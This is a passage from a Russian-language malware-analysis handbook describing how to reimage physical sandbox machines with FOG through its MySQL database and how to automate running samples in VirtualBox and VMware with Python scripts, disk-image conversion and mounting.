Выберите **full host registration and inventory**. На сервер FOG будут отправлены сведения о MAC-адресе, имени узла и оборудовании клиента. Вам предложат связать клиент FOG с существующим идентификатором образа; выберите идентификатор 1. Затем образ диска клиента FOG, в данном случае одного раздела NTFS, отправляется на сервер и связывается с образом 1. Ход процесса виден на клиенте (см. рисунок 7-13) и в разделе **Active Tasks** HTTP-сайта сервера FOG.



Рисунок 7-13. Передача образа диска клиента

Клонирование и восстановление

Теперь начинается самое интересное. На клиенте FOG можно выполнять вредоносные программы и применять любые динамические и/или статические методы анализа, не беспокоясь о заражении компьютера. После анализа образца разверните на клиенте чистый образ и восстановите первоначальное состояние. Если подготовлены другие образы, можно развернуть на клиенте другую версию Windows и определить, как это влияет на поведение вредоносной программы. На рисунке 7-14 показаны основные задачи работы с образами: восстановление клиента FOG (**deploy**) или получение образа с клиента (**upload**).



Рисунок 7-14. Меню основных задач создания образов в веб-интерфейсе

С одного сервера FOG можно управлять тысячами физических машин, а при слишком высокой нагрузке распределить обязанности, например HTTP-сервер, DHCP и создание образов, между несколькими серверами FOG.

Рецепт 7-8. Автоматизация задач FOG посредством базы MySQL

Любые обычно планируемые через HTTP-интерфейс задачи, например развёртывание или получение образа клиента FOG, можно автоматизировать, вставляя данные в базу MySQL посредством Python или другого языка сценариев.

Цель следующих команд - найти физический компьютер, на котором сейчас работает XP, и запланировать его восстановление. Также будет показано восстановление той же машины с другой операционной системой. Выполните следующие действия:

1. Войдите в MySQL и выберите базу FOG.

```
root@FOGServer:~# mysql -u root -p
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3945
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use fog
Database changed
```

2. Определите идентификатор операционной системы Windows 2000/XP:

```
mysql> SELECT * FROM supportedOS;
+------+-----------------+---------+
| osID | osName          | osValue |
+------+-----------------+---------+
|    1 | Windows 2000/XP |       1 |
|    2 | Windows Vista   |       2 |
|    3 | Other           |      99 |
|    4 | Windows 98      |       3 |
|    5 | Windows (other) |       4 |
|    6 | Linux           |      50 |
```

```
|    7 | Windows 7       |       5 |
+------+-----------------+---------+
7 rows in set (0.02 sec)
```

3. Найдите клиент FOG под управлением Windows 2000/XP, сравнив столбец `supportedOS.osValue` со столбцом `hosts.hostOS`.

```
mysql> SELECT hostID,hostName,hostImage FROM hosts WHERE hostOS=1;
+--------+----------+--------------+-----------+
| hostID | hostName | hostIP       | hostImage |
+--------+----------+--------------+-----------+
|      2 | mytarget | 172.16.27.65 |         1 |
+--------+----------+--------------+-----------+
1 row in set (0.00 sec)
```

Сейчас имеется только одна физическая машина под управлением Windows 2000/XP, её `hostID` равен 2.

4. Запланируйте задачу для клиента FOG, определённого по `hostID`. Следующая команда ставит в очередь действие с `taskType` равным `D`, что означает **Deploy**. После создания записи клиент FOG при следующей перезагрузке восстанавливается из своего исходного образа Windows 2000/XP.

```
mysql> INSERT INTO tasks
       VALUES (NULL,      /* taskID - увеличивается автоматически */
        '',         /* taskName */
        NOW(),      /* taskCreateTime */
        NOW(),      /* taskCheckIn */
        2,          /* taskHostID - из таблицы fog.hosts */
        0,          /* taskState - 0:queued, 1:progress, 2:done */
        '',         /* taskCreateBy */
        0,          /* taskForce - false */
        0,          /* taskScheduledStartTime - немедленно */
        'D',        /* taskType - 'D':deploy, 'U':upload и т. д. */
        0,          /* taskPCT */
        '',         /* taskBPM */
        '',         /* taskTimeElapsed */
        '',         /* taskTimeRemaining */
        '',         /* taskDataCopied */
        '',         /* taskPercentText */
        '',         /* taskDataTotal */
        1,          /* taskNFSGroupID */
        1,          /* taskNFSMemberID */
        0,          /* taskNFSFailures */
        0           /* taskLastMemberID */
        );
Query OK, 1 row affected (0.07 sec)
```

5. Чтобы развернуть на клиенте другой образ, сначала добавьте дополнительные образы, а затем выведите их `imageID`.

```
mysql> SELECT imageID,imageName,imageDesc FROM images;
+---------+------------+--------------------------------------+
| imageID | imageName  | imageDesc                            |
+---------+------------+--------------------------------------+
|       1 | myimage    | Windows XP SP2 Malware Analysis Image |
|       2 | vistaimage | Windows Vista - Base Install          |
|       3 | winseven   | Windows 7 - Debugging Tools           |
+---------+------------+--------------------------------------+
3 rows in set (0.00 sec)
```

6. Возьмите `imageID` нужного образа и установите столбец `hosts.hostImage` следующим образом:

```
mysql> UPDATE hosts SET hostImage=3,hostOS=5 WHERE hostID=2;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

При следующей перезагрузке клиент FOG получит образ Windows 7.

Недостающую часть автоматизированного анализа вредоносных программ способен предоставить клиентский компонент службы FOG. Он работает на клиенте FOG и через заданные пользователем интервалы проверяет наличие запланированных сервером задач. Служба может изменить имя узла клиента, перезагрузить или выключить клиентскую машину либо завершить сеанс текущего пользователя. Можно написать собственные оснастки на C# и интегрировать их в клиентскую службу для выполнения действий до и после анализа.

Сноски

[1] [назад] http://www.wireshark.org/
[2] [назад] http://www.tcpdump.org/
[3] [назад] http://www.snort.org/start/documentation
[4] [назад] http://www.emergingthreats.net/index.php
[5] [назад] http://oinkmaster.sourceforge.net/
[6] [назад] http://base.secureideas.net/
[7] [назад] http://www.inetsim.org/index.html
[8] [назад] http://www.immunitysec.com/resources-freesoftware.shtml
[9] [назад] http://www.parosproxy.org/
[10] [назад] http://code.google.com/p/proxystrike/
[11] [назад] http://portswigger.net/suite/download.html
[12] [назад] http://blog.portswigger.net/2008/11/mobp-invisible-proxying.html
[13] [назад] http://www.secureworks.com/research/tools/truman.html
[14] [назад] http://nsmwiki.org/Truman_Overview
[15] [назад] http://nsmwiki.org/Truman_Installation_Notes
[16] [назад] http://handlers.dshield.org/jclausing/grem_gold/
[17] [назад] http://www.faronics.com/en/default.aspx
[18] [назад] https://forum.hackinthebox.org/viewtopic.php?f=1&t=506&start=20
[19] [назад] http://usuarios.arnet.com.ar/fliamarconato/pages/edeepunfreezer.html
[20] [назад] http://www.fogproject.org/
[21] [назад] http://www.fogproject.org/wiki/index.php?title=FOGUserGuide

Глава 8. Автоматизация

Многие действия при анализе вредоносных программ можно автоматизировать. Общее правило: если приходится снова и снова выполнять одни и те же команды, вероятно, следует создать сценарии для автоматизации этих задач. В этой главе представлены несколько модулей Python, позволяющих передавать, выполнять и контролировать вредоносные программы в таких виртуальных средах, как VirtualBox и VMware. Мы не рассматриваем все возможные действия для автоматизации, но покажем достаточно, чтобы начать работу, и укажем правильное направление разработки собственных расширений. Если требуется решение без программирования, в главе представлены готовые среды, например ZeroWine и Buster Sandbox Analyzer.

Цикл анализа

На рисунке 8-1 показаны общие этапы создания автоматизированной песочницы как для виртуальных, так и для физических машин. Перед анализом создаётся исходное состояние системы, где планируется выполнять вредоносную программу. Оно включает существующие файлы, их имена, хеши и временные метки, содержимое реестра, памяти и так далее.




Рисунок 8-1. Цикл автоматизации вредоносных программ в многократно используемой песочнице

1. **Начать с чистого состояния.** Для виртуальных машин перед каждым анализом ВМ возвращается к исходному снимку, чтобы начать с чистой системы. Для физических машин на этом этапе диск заново записывается исходным образом; см. рецепты Truman и FOG в главе 7.
2. **Передать вредоносную программу.** В случае ВМ файл можно скопировать функцией VMware `copyFileFromHostToGuest` или сделать доступным, поместив в общий каталог. Для физических машин программу можно удалённо скопировать посредством PsExec (http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx) или клиента SMB командной строки.
3. **Задачи перед выполнением.** Этот этап предназначен для любых действий перед выполнением вредоносной программы: настройки переменных среды на целевой машине, запуска перехвата пакетов или набора имитации сети, статического анализа образца и так далее.

4. **Выполнить вредоносную программу.** У VirtualBox и VMware имеются утилиты командной строки, позволяющие выполнить программу, например переданный образец, с привилегиями любого пользователя машины при наличии правильных учётных данных. На физических машинах то же можно сделать посредством PsExec.
5. **Задачи после выполнения.** Этот этап предназначен для любых действий после выполнения вредоносной программы: запуска инструментов на заражённой системе для сбора свидетельств, остановки активного перехвата пакетов, создания снимков рабочего стола или новых окон и так далее.
6. **Получить и проанализировать ОЗУ.** Для ВМ следует приостановить машину и получить доступ к файлу её памяти в файловой системе узла. Для физических систем память сбрасывается в файл или прямо по сети на узел либо аналитическую машину.
7. **Проанализировать жёсткий диск.** Для ВМ диск монтируется в операционной системе узла, чтобы проанализировать изменения файлов, кустов реестра, журналов событий, журналов приложений и прочего. Для физических машин образ диска передаётся аналитической системе посредством Truman или FOG. Здесь пригодятся исходные данные: новое состояние можно сравнить с ними и увидеть изменения, вызванные вредоносной программой.

Как уже отмечалось, код этой главы на DVD лишь предоставляет API Python и примеры сценариев для начала работы, но не реализует полноценную песочницу. Ниже перечислены ресурсы с дополнительными советами и методами. Каждый проект по-своему уникален, и «лучшего» способа нет: всё зависит от целей и желаемого объёма настройки.

• *Automating Malware Analysis, Part I and Part II* Тайлера Хьюдака, опубликовано в журнале Hakin9. Тайлер автоматизирует VMware сценарием bash. Подробнее см. в его блоге: http://secshoggoth.blogspot.com/2009/05/automating-malware-analysis-article.html.
• *Mass Malware Analysis: A Do-It-Yourself Kit* Кристиана Войнера. Описывает песочницу на основе VirtualBox и языка PureBasic: http://www.cert.at/static/downloads/papers/cert.at-mass_malware_analysis_1.0.pdf.
• *Building an Automated Behavioral Malware Analysis Environment Using Open Source Software* Джима Клаузинга. Описывает обновления Джима для среды Truman: http://handlers.dshield.org/jclausing/grem_gold/.
• *HIVE: Honeynet Infrastructure in Virtualized Environment* Давиде Кавалька и Эмануэле Голдони. Основано на VirtualBox с несколькими сценариями bash и Python и интерфейсом PHP: http://netlab-mn.unipv.it/hive/.

Автоматизация посредством Python

В рецептах этого раздела предполагается применение VirtualBox или VMware в узловой операционной системе Linux, Windows или Mac OS X. На узле должен быть установлен Python, рекомендуется версия 2.6 или новее, а с DVD книги скопированы `vmauto.py`, `analysis.py` и `myvbox.py` либо `myvmware.py`, в зависимости от выбранного продукта виртуализации.

Рецепт 8-1. Автоматизированный анализ вредоносных программ посредством VirtualBox

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

VirtualBox[1] - свободный универсальный виртуализатор оборудования x86. У него много прекрасных возможностей для анализа вредоносных программ: интерфейс командной строки с привязками Python, удалённый доступ и администрирование и, разумеется, базовые функции вроде изоляции узла, виртуальной сети, общих каталогов и снимков. В рецепте представлен один из способов построить на основе VirtualBox пользовательскую многократно используемую песочницу. Вы настроите виртуальную машину Windows и автоматизируете её посредством утилиты командной строки `VBoxManage` или API Python `vboxapi`; оба инструмента входят в VirtualBox.

> **Примечание.** В SDK VirtualBox имеется файл `vboxshell.py`, использующий `vboxapi`. Он показывает весьма интересные способы контролировать движения мыши и окон внутри гостевых ВМ, делать снимки экрана и посредством Python управлять практически любым аспектом ВМ.

Первоначальная настройка VirtualBox

Настройте среду следующим образом:

1. Установите последнюю версию VirtualBox. Её можно получить с сайта `virtualbox.org` или следующими командами в Ubuntu Linux:

```
$ sudo apt-get install virtualbox-3.2 virtualbox-guest-additions
```

2. Создайте ВМ под управлением Windows. Загрузите её и настройте как любую песочницу: не указывайте идентифицирующие личные сведения, отключите межсетевой экран, установите необходимые для анализа инструменты. Для общих каталогов установите гостевые дополнения VirtualBox, выбрав **Devices -> Install Guest Additions**. Также задайте пароль учётной записи, от имени которой будет выполняться вредоносная программа, и включите автоматический вход пользователя.
3. Создайте общий каталог только для чтения. Это можно сделать в графическом интерфейсе VirtualBox, как показано на рисунке 8-2. Обязательно установите флажок **Read-only**, чтобы вредоносная программа в ВМ не могла менять узел. Запомните имя ресурса, поскольку оно понадобится позднее.



Рисунок 8-2. Настройка общего каталога только для чтения

Если вы предпочитаете командную строку, общий каталог можно добавить посредством `VBoxManage`:

```
$ VBoxManage sharedfolder add "WinXP" \
       --name "input" \
       --hostpath "/Users/mike/Desktop/vbox/input" \
       --readonly
```

4. Подключите общий каталог как диск. Войдите в ВМ и добавьте постоянное сопоставление общего каталога букве диска. Проще всего открыть командную оболочку и ввести:

```
C:\> net use X: \\vboxsvr\input /PERSISTENT:YES
```

Теперь файл можно скопировать в общий каталог и обратиться к нему внутри ВМ как `X:\filename.exe`.
5. Запишите IP-адрес. Не закрывая командную оболочку, выполните `ipconfig` и запишите IP-адрес ВМ, чтобы отличать её трафик в перехватах пакетов.
6. Создайте снимок. Это можно сделать в графическом интерфейсе VirtualBox или командной строке. Во втором случае укажите имя ВМ и имя нового снимка.

```
$ VBoxManage snapshot "WinXP" take "cleanimg"
Oracle VM VirtualBox Command Line Interface Version 3.2.0
(C) 2005-2010 Oracle Corporation
All rights reserved.

0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```

Автоматизация на Python

Файл `vmauto.py` содержит класс Python `VBoxAuto`, специально предназначенный для автоматизации анализа вредоносных программ. Мы предоставляем сценарий в надежде упростить создание пользовательской песочницы и сократить объём кода, который придётся написать самостоятельно. Класс `VBoxAuto` поддерживает следующие методы:

• `VBoxAuto(machine)` создаёт экземпляр класса, связанный с ВМ по имени `machine`;
• `VBoxAuto.check()` возвращает `True`, если указанная машина допустима, иначе `False`; функцию можно вызывать перед автоматизированными задачами как проверку правильности выбранной ВМ;
• `VBoxAuto.revert(snapname)` возвращает ВМ к снимку с именем `snapname`;
• `VBoxAuto.start(nsec)` запускает ВМ и ожидает `nsec` секунд загрузки системы;
• `VBoxAuto.winexec(user, pass, args)` выполняет в ВМ программу от имени учётной записи `user` с паролем `pass`; учётные данные должны быть действительны в ВМ, полный путь к выполняемой программе, вредоносной или инструменту наблюдения, должен быть первым элементом массива `args` и доступен внутри ВМ;
• `VBoxAuto.stop()` останавливает и выключает ВМ.

Класс `VBoxAuto` можно импортировать в собственные сценарии Python и выполнять действия в произвольном порядке. Кроме того, собственный сценарий позволяет выполнять любые желаемые задачи до, во время и после вредоносной программы. Следующий код из файла `myvbox.py` на DVD показывает применение `VBoxAuto`. Сценарий копирует каждый исследуемый образец в общий с ВМ каталог, затем предписывает ВМ выполнить образец в течение указанного времени.

```
#!/usr/bin/python
from vmauto import VBoxAuto
import os, sys, time, shutil

'''
путь к общему каталогу на узловой машине, куда помещается
вредоносная программа для гостевой системы. этот каталог
должен быть общим с разрешением только на чтение

Linux:    vbox_hostpath = '/home/mike/vbox'
Mac OS X: vbox_hostpath = '/Users/mike/Desktop/vbox'
Windows:  vbox_hostpath = 'C:\\Users\\mike\\Desktop\\vbox'
'''
vbox_hostpath = '/Users/mike/Desktop/vbox/input'

# путь к общему каталогу на гостевой машине. он всегда
# имеет форму \\vboxsvr\YOURSHARENAME
```

```
vbox_guestpath = '\\\\vboxsvr\\input'

def main(argv):
    if len(sys.argv) != 2:
        print 'Usage: %s <file>' % argv[0]
        return 0

    # выбрать ВМ для работы
    vm = VBoxAuto('WinXP')

    if not vm.check():
        print 'Error initializing'
        sys.exit()

    file = sys.argv[1]

    # скопировать вредоносную программу в общий каталог
    try:
        shutil.copy(file, vbox_hostpath)
    except Exception, e:
        print 'Cannot copy: %s' % e
        return

    try:
        # вернуть ВМ в чистое состояние
        vm.stop()
        vm.revert('cleanimg')
        # запустить ВМ
        vm.start()

        # выполнить здесь анализ перед запуском

        # выполнить вредоносную программу в ВМ от имени 'hal'
        vm.winexec(
            'hal',
            'password',
            ["%s\\%s" % (vbox_guestpath, os.path.basename(file))]
            )

        # выполнить здесь анализ после запуска

    except Exception, e:
        print e
        return

if __name__ == '__main__':
    main(sys.argv)
```

Как видно, отмечены лишь места для задач анализа до и после выполнения. Остальное вам предстоит реализовать самостоятельно, но далее в этой главе будут рассмотрены различные методы и инструменты, которые можно включить. С другой стороны, возможно, ничего больше добавлять не потребуется. Сценарий `myvbox.py` прекрасно подходит для простой многократно используемой песочницы, где достаточно перехватывать сетевой трафик и наблюдать, какие окна, если они есть, создают образцы при выполнении.

Если образцы находятся в каталоге `./samples/`, сценарий можно использовать так:

```
$ for i in `find ./samples/ -type f`; \
        do sleep 5; \
        python myvbox.py $i; \
        done
[INFO]  Using WinXP (uuid: 25037e79-c677-4fa1-abb1-18a73493009e)
[INFO]  Session state: Open
[INFO]  Machine state: Running
[INFO]  Powering down the system
[INFO]  Reverting to snapshot 'cleanimg'
[INFO]  Waiting 20 seconds to boot...
[INFO]  Executing '\\vboxsvr\input\brakecodec4348.exe' with args ''
[INFO]  Process ID: 1992
```

```
[INFO]  Using WinXP (uuid: 25037e79-c677-4fa1-abb1-18a73493009e)
[INFO]  Session state: Open
[INFO]  Machine state: Running
[INFO]  Powering down the system
[INFO]  Reverting to snapshot 'cleanimg'
[INFO]  Waiting 20 seconds to boot...
[INFO]  Executing '\\vboxsvr\input\e93f6755e0c7e26.exe' with args ''
[INFO]  Process ID: 172

[REMOVED]
```

На рисунке 8-3 показан результат настройки. На DVD имеется видео со всеми этапами рецепта, включая настройку VirtualBox и применение `myvbox.py`. На рисунке видно, что трафик вредоносной программы в ВМ появляется в Wireshark, работающем на узле. Одновременно видно окно, созданное программой в ВМ. После анализа всех файлов каталога перехват Wireshark можно сохранить. Однако определить, какой образец создал конкретный запрос, будет невозможно, поскольку весь трафик объединён в одном файле. В зависимости от целей это может быть проблемой или не иметь значения. Создание отдельного перехвата для каждого образца рассматривается в рецепте 8-4.




Рисунок 8-3. Автоматизация анализа вредоносных программ в VirtualBox на Mac OS X

> **Примечание.** Инструмент Minionz[2] австралийского проекта Honeynet автоматизирует гостевые системы VirtualBox, предоставляя оболочку Perl над `VBoxManage`. Вместо общего каталога только для чтения авторы проекта применяют команду `mkisofs`, создающую ISO-образ с вредоносной программой и файлом `autorun.inf`. Затем ISO подключается к CD-ROM работающей ВМ. Minionz использует демон, постоянно работающий процесс, который ждёт перемещения образцов во входной каталог, а затем выбирает доступную ВМ VirtualBox, если их несколько.

Рецепт 8-2. Работа с образами диска и памяти VirtualBox

Последние этапы цикла анализа на рисунке 8-1 предусматривают доступ к памяти и файловой системе целевой машины. Лучше всего анализировать эти два ресурса, монтируя их только для чтения на узловой системе, пока целевая машина приостановлена или выключена. VirtualBox хранит файлы диска и памяти ВМ на узле в закрытых форматах с расширениями `.vdi` и `.sav` соответственно. В рецепте описаны связанные с ними трудности и приведены советы по их преодолению.

Образы дисков VirtualBox

Анализ VDI проблематичен, поскольку лишь немногие инструменты понимают закрытый формат заголовка VirtualBox. Руководство *All about VDIs*[3] на форуме VirtualBox описывает заголовок VDI версии 1.1. Пример полей:

```
$ xxd WinXP.vdi
0000000: 3c3c 3c20 5375 6e20 5669 7274 7561 6c42  <<< Sun VirtualB
0000010: 6f78 2044 6973 6b20 496d 6167 6520 3e3e  ox Disk Image >>
0000020: 3e0a 0000 0000 0000 0000 0000 0000 0000  >
0000030: 0000 0000 0000 0000 0000 0000 0000 0000
0000040: 7f10 dabe                                Image signature
                  0100 0100                       Version (1.1)
                            9001 0000             Header size (0x190)
                                      0100 0000   Type (Dynamic VDI)
0000050: 0000 0000                                Image flags
                  0000 0000 0000 0000 0000 0000   Description
[REMOVED]
```

В ранних версиях VirtualBox, примерно 2008 года, VDI можно было монтировать на узловой операционной системе утилитой `vditool`. Позднее VirtualBox заменил её на `VBoxManage`, но возможность монтировать VDI при переходе была утрачена. Кроме того, формат VDI изменился после создания `vditool`, поэтому даже найденная копия инструмента не поможет монтировать образы свежих версий VirtualBox.

> **Примечание.** Дополнительные сведения о `vditool` и VDI находятся в следующих местах:
>
> - запись Hogfly *VirtualBox and Forensics Tools*;[4]
> - тема *Mounting .vdi on host* на форуме VirtualBox;[5]
> - сетевой репозиторий исходного кода VirtualBox Open Source Edition (OSE), в частности модуль ImageMounter.[6]

Закрытый формат дисков создаёт проблему не только для автоматизированного анализа, но и для криминалистических исследователей, которым требуется извлечь файлы из заражённой ВМ, не включая её. VirtualBox, VMware, Parallels, VirtualPC и другие продукты применяют разные заголовки, форматы и способы хранения образов диска. Обходной путь - преобразовать закрытый файл диска в формат, понятный криминалистическим инструментам и средствам системного администрирования. Например, VDI можно преобразовать функцией `clonehd` программы `VBoxManage` в образ диска в стиле `dd`, то есть сырой. Затем диск монтируется модулем NTFS-3g, позволяющим подключать NTFS в Linux и обычно уже установленным в Ubuntu.

Синтаксис и пример применения `clonehd`:

```
VBoxManage clonehd        <uuid>|<filename> <outputfile>
                          [--format VDI|VMDK|VHD|RAW|<other>]
                          [--variant Standard,Fixed,Split2G,Stream,ESX]
                          [--type normal|writethrough|immutable]
                          [--remember] [--existing]
```

```
$ VBoxManage clonehd WinXP.vdi WinXP.dd --format RAW
Oracle VM VirtualBox Command Line Management Interface Version 3.2.0
(C) 2005-2010 Oracle Corporation
All rights reserved.

0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Clone hard disk created in format 'RAW'. UUID: 06d1cd17-025c-494[REMOVED]
```

После преобразования VDI в сырой образ команда `fdisk` или `mmls` из Sleuth Kit (см. главу 10) поможет найти расположение раздела NTFS внутри образа. Следующий вывод показывает, что раздел начинается с сектора 63, а размер сектора равен 512 байтам.

```
$ mmls WinXP.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000000   0000000062   0000000063   Unallocated
02:  00:00   0000000063   0020948759   0020948697   NTFS (0x07)
03:  -----   0020948760   0020971519   0000022760   Unallocated
```

Умножив 63 на 512, получаем 32256 - смещение начала раздела NTFS в сыром образе. Передайте его модулю NTFS-3g:

```
$ sudo mkdir /mnt/vmware/
$ sudo mount -t ntfs -o ro,offset=32256 WinXP.dd /mnt/vmware/
```

Вот и всё. Теперь содержимое диска ВМ выводится командой `ls /mnt/vmware`. Главный недостаток метода: преобразовывать VDI после каждого цикла автоматизации слишком долго. Если задержка приемлема, объедините команды `clonehd`, `mmls` и `mount` в сценарий.

Образы памяти VirtualBox

Анализ файлов памяти VirtualBox также проблематичен. Каждый `.sav` имеет закрытый заголовок. Более того, VirtualBox записывает в файл только объём памяти, который сейчас используется ВМ. Иными словами, если ВМ выделен 1 Гбайт ОЗУ, но используется лишь 300 Мбайт, файл `.sav` будет размером 300 Мбайт. Это хорошо для производительности, но плохо с точки зрения криминалистического анализа. Сейчас есть два варианта: выполнить над `.sav` команду `strings` либо на работающей ВМ сбросить память программой, примеры см. в рецепте 15-1, а затем скопировать дамп на узел.

Рецепт 8-3. Автоматизированный анализ вредоносных программ посредством VMware

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

VMware чрезвычайно гибок в автоматизации задач. Существует несколько способов управлять виртуальными машинами VMware из командной строки или собственных программ:

• API VIX[7] от VMware даёт полный контроль над гостевыми системами и имеет привязки для C, Perl и COM;
• команда VMware `vmrun`, поставляемая с продуктами VMware, основана на VIX и предоставляет большую часть функций, необходимых для автоматизации;

• `vmcontrol.py` Педрама Амини,[8] входящий в его среду фаззинга Sulley, представляет собой оболочку над `vmrun`, похожую на представленную в рецепте.

Автоматизация посредством vmrun

Мы предпочитаем команду `vmrun`, поскольку она обладает всеми возможностями автоматизации анализа вредоносных программ и работает с Workstation, Server, Player, ESX и Fusion. Для управления ВМ посредством `vmrun` на каждой автоматизируемой машине должны быть установлены VMware Tools. Синтаксис:

```
$ vmrun

vmrun version 7.0.1 build-227600

Usage: vmrun [AUTHENTICATION-FLAGS] COMMAND [PARAMETERS]

AUTHENTICATION-FLAGS
--------------------
These must appear before the command and any command parameters.

   -h <hostName>  (not needed for Workstation)
   -P <hostPort>  (not needed for Workstation)
